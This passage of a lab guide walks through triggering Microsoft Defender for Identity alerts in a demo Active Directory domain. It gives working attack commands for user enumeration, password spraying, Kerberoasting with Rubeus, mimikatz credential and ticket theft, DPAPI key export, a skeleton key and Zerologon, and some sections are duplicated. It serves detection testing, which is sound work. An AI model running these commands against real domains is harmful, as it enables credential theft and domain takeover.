155 | # 7 - Account enumeration Reconnaissance
156 | In this alert, Attacker makes Kerberos requests using a list of names to try to find a valid username in the domain; If a guess successfully determines a username, the attacker gets the WrongPassword (0xc000006a) instead of NoSuchUser (0xc0000064) NTLM error.
157 |
158 | Build a users.txt list of names by merging some names from https://github.com/jeanphorn/wordlist/blob/master/usernames.txt and add some valid name from your organisation.
159 |
160 | Then, run the following command from a PowerShell session on a workstation :
161 |
162 | ~~~
163 | Import-Module .\adlogin.ps1
164 | adlogin users.txt msdemo.local
165 | ~~~
166 |
167 | Tools available from : https://github.com/jeanphorn/wordlist & https://github.com/InfosecMatter/Minimalistic-offensive-security-tools
168 |
169 | You also see the activities from this machine with a simple Advanced Hunting query (KQL) :
170 |
171 |
153 |
154 |
155 | # 7 - Account enumeration Reconnaissance
156 | In this alert, Attacker makes Kerberos requests using a list of names to try to find a valid username in the domain; If a guess successfully determines a username, the attacker gets the WrongPassword (0xc000006a) instead of NoSuchUser (0xc0000064) NTLM error.
157 |
158 | Build a users.txt list of names by merging some names from https://github.com/jeanphorn/wordlist/blob/master/usernames.txt and add some valid name from your organisation.
159 |
160 | Then, run the following command from a PowerShell session on a workstation :
161 |
162 | ~~~
163 | Import-Module .\adlogin.ps1
164 | adlogin users.txt msdemo.local
165 | ~~~
166 |
167 | Tools available from : https://github.com/jeanphorn/wordlist & https://github.com/InfosecMatter/Minimalistic-offensive-security-tools
168 |
169 | You also see the activities from this machine with a simple Advanced Hunting query (KQL) :
170 |
171 |  172 |
173 | Detail in the alert:
174 |
175 |
172 |
173 | Detail in the alert:
174 |
175 |  176 |
177 |
178 | # 8 - Suspected Kerberos SPN exposure
179 |
180 | For details about this alert, see [Suspected AS-REP Roasting attack (external ID 2412)](compromised-credentials-alerts.md#suspected-as-rep-roasting-attack-external-id-2412).
181 |
182 | In this detection, MDI looks for Attackers that enumerate service accounts and their respective SPNs (Service principal names), request a Kerberos service ticket for the services, capture the Ticket Granting Service (TGS) tickets from memory and extract their hashes, and save them for later use in an offline brute force attack.
183 |
184 | From a comand line on a workstation run:
185 |
186 | ~~~
187 | Rubeus.exe kerberoast
188 | Rubeus.exe kerberoast /tgtdeleg
189 | Rubeus.exe asktgs /service:http/msdemo-CM01.msdemo.local /ptt
190 | ~~~
191 |
192 | Tools available from : https://github.com/GhostPack/Rubeus or https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/tree/master/dotnet%20v4.5%20compiled%20binaries
193 |
194 | Detail in the alert:
195 |
196 |
176 |
177 |
178 | # 8 - Suspected Kerberos SPN exposure
179 |
180 | For details about this alert, see [Suspected AS-REP Roasting attack (external ID 2412)](compromised-credentials-alerts.md#suspected-as-rep-roasting-attack-external-id-2412).
181 |
182 | In this detection, MDI looks for Attackers that enumerate service accounts and their respective SPNs (Service principal names), request a Kerberos service ticket for the services, capture the Ticket Granting Service (TGS) tickets from memory and extract their hashes, and save them for later use in an offline brute force attack.
183 |
184 | From a comand line on a workstation run:
185 |
186 | ~~~
187 | Rubeus.exe kerberoast
188 | Rubeus.exe kerberoast /tgtdeleg
189 | Rubeus.exe asktgs /service:http/msdemo-CM01.msdemo.local /ptt
190 | ~~~
191 |
192 | Tools available from : https://github.com/GhostPack/Rubeus or https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/tree/master/dotnet%20v4.5%20compiled%20binaries
193 |
194 | Detail in the alert:
195 |
196 |  197 |
198 | and the detail of the ldap search filter:
199 |
200 |
197 |
198 | and the detail of the ldap search filter:
199 |
200 |  201 |
202 |
203 | # 9 - Suspected Brute-Force Attack (Kerberos, NTLM and LDAP) & Password Spray attack
204 | In this detection, an alert is triggered when many authentication failures occur using Kerberos, NTLM, or use of a password spray is detected. Using Kerberos or NTLM, this type of attack is typically committed either horizontal, using a small set of passwords across many users, vertical with a large set of passwords on a few users, or any combination of the two.
205 |
206 | From a command line on a workstation, run :
207 |
208 | *net user /domain >users.txt* => to retrieve the list of users in your domain and the result needs to be in one columm
209 |
210 | From a PowerShell command line on a workstation, run:
211 |
212 | *Import-Module .\adlogin.ps1*
213 | *adlogin users.txt msdemo.local P@ssw0rd* => for a password spray attack by using one carefully crafted password against all of the known user accounts (one password to many accounts)
214 |
215 | You should see the activities and the alert in the client machine timeline :
216 |
217 | 
218 |
219 | Detail in the alert:
220 |
221 | 
222 |
223 | For a brute force attack just try to logon on few accounts with multiple passwords...
224 |
225 | You should see the activities and the alert in the client machine timeline :
226 |
227 | 
228 |
229 | Detail in the alert:
230 |
231 | 
232 |
233 | # 10 - Suspected identity theft (pass-the-ticket) & (pass-the-hash)
234 | Pass-the-Ticket or Pass-The-Hash is a lateral movement technique in which attackers steal a Kerberos ticket or user's NTLM hash from one computer and use it to gain access to another computer by reusing the stolen ticket or user's NTLM hash.
235 | This detection is often miss-understanding; if you perform a Pass-The-Ticket from one security context to another security context on the same machine, you will not generate an MDI alert, this activity can only be seen with an EDR on a managed machine.
236 | What MDI can detect, without any client agent and even if the activity is seen from an unmanaged machine (without EPP or EDR), is one Kerberos ticket (TGT) was issued to a user on a specific machine (Name, IP) and the same ticket is seen coming from another machine (Name, IP), so MDI can trigger a Suspected identity theft…
237 | In this detection a Kerberos ticket is seen used on two (or more) different computers.
238 |
239 | On the machine 1 (ADMIN-PC) where a domain user is in used (logon as Task, Service, RDP, Interactive..), from a command line run as local admin :
240 |
241 | *mimikatz # privilege::debug*
242 | *mimikatz # sekurlsa::logonpasswords*
243 | *mimikatz # sekurlsa::tickets /export* => rename the Nuck's TGT file (or whatever) to nuck.kirbi
244 |
245 | On the machine 2 (VICTIM-PC), from a command line run as local admin :
246 |
247 | *mimikatz # privilege::debug*
248 | *mimikatz # kerberos::ptt nuck.kirbi*
249 | *mimikatz # Quit*
250 | *Klist* => check if the TGT for nuck is loaded
251 | Perfrom an ldap bind (digest) using for example LDP.exe => the stolen TGT from machine 1 will be presented to a DC to issue a TGS for the ldap query
252 |
253 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
254 |
255 | Detail in the alert:
256 |
257 | 
258 |
259 | # 11 - Malicious request of Data Protection API (DPAPI) master key
260 | DPAPI is used by Windows to securely protect passwords saved by browsers, encrypted files, Certificate’s private key, and other sensitive data. DCs hold a backup master key (RSA 2048) that can be used to decrypt all secrets encrypted with DPAPI on domain-joined Windows machines.
261 | This is needed when a user password is reset, the blob with sensitive data cannot be decrypted with the new password so a DC must retrieve the data using the master key.
262 | Attackers can use the master key to decrypt any secrets protected by DPAPI on all domain-joined machines. In this detection, a MDI alert is triggered when the DPAPI is used to retrieve the backup master key.
263 |
264 | From a command line on workstation run with and admin account :
265 |
266 | *mimikatz # privilege::debug*
267 | *mimikatz # lsadump::backupkeys /system:msdemo-DC01 /export*
268 |
269 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
270 |
271 | You should see the activities and the alert in the user timeline :
272 |
273 | 
274 |
275 | Detail in the alert:
276 |
277 | 
278 |
279 | # 12 - Suspected skeleton key attack (encryption downgrade)
280 | Skeleton Key is malware that runs on domain controllers and allows authentication to the domain with any account without knowing its password. This malware often uses weaker encryption algorithms to hash the user's passwords on the domain controller.
281 | It means the attacker can use the same password for any AD accounts without the need to reset or change the orginal accounts's password.
282 | In this alert, the learned behavior of previous KRB_ERR message encryption from domain controller to the account requesting a ticket, was downgraded.
283 |
284 | **Be careful, never run an untrusted tools on a prodcution DC! Once the DC is impacted, there is no easy rollback, the DC has to be depromoted!**
285 |
286 | From a command line on a workstation with a shell on DC, run as AD admin :
287 |
288 | *mimikatz # privilege::debug*
289 | *mimikatz # misc::skeleton* => "mimikatz" should be the master password
290 |
291 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
292 |
293 | Detail in the alert:
294 |
295 | 
296 |
297 | # 13 - Suspected Neltogon privilege elevation attempt (CVE-2020-1472 exploitation)
298 | The alert is triggered if an attacker attempts to establish a vulnerable Netlogon secure channel connection to a DC, using the Netlogon Remote Protocol (MS-NRPC), also known as Netlogon Elevation of Privilege Vulnerability.
299 |
300 | From a command line on a workstation run with a local admin account:
301 |
302 | *mimikatz # privilege::debug*
303 | *mimikatz # lsadump::zerologon /server:msdemo-DC01.msdemo.local /account:msdemo-DC01$ /exploit*
304 | #
305 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
306 |
307 | Detail in the alert:
308 |
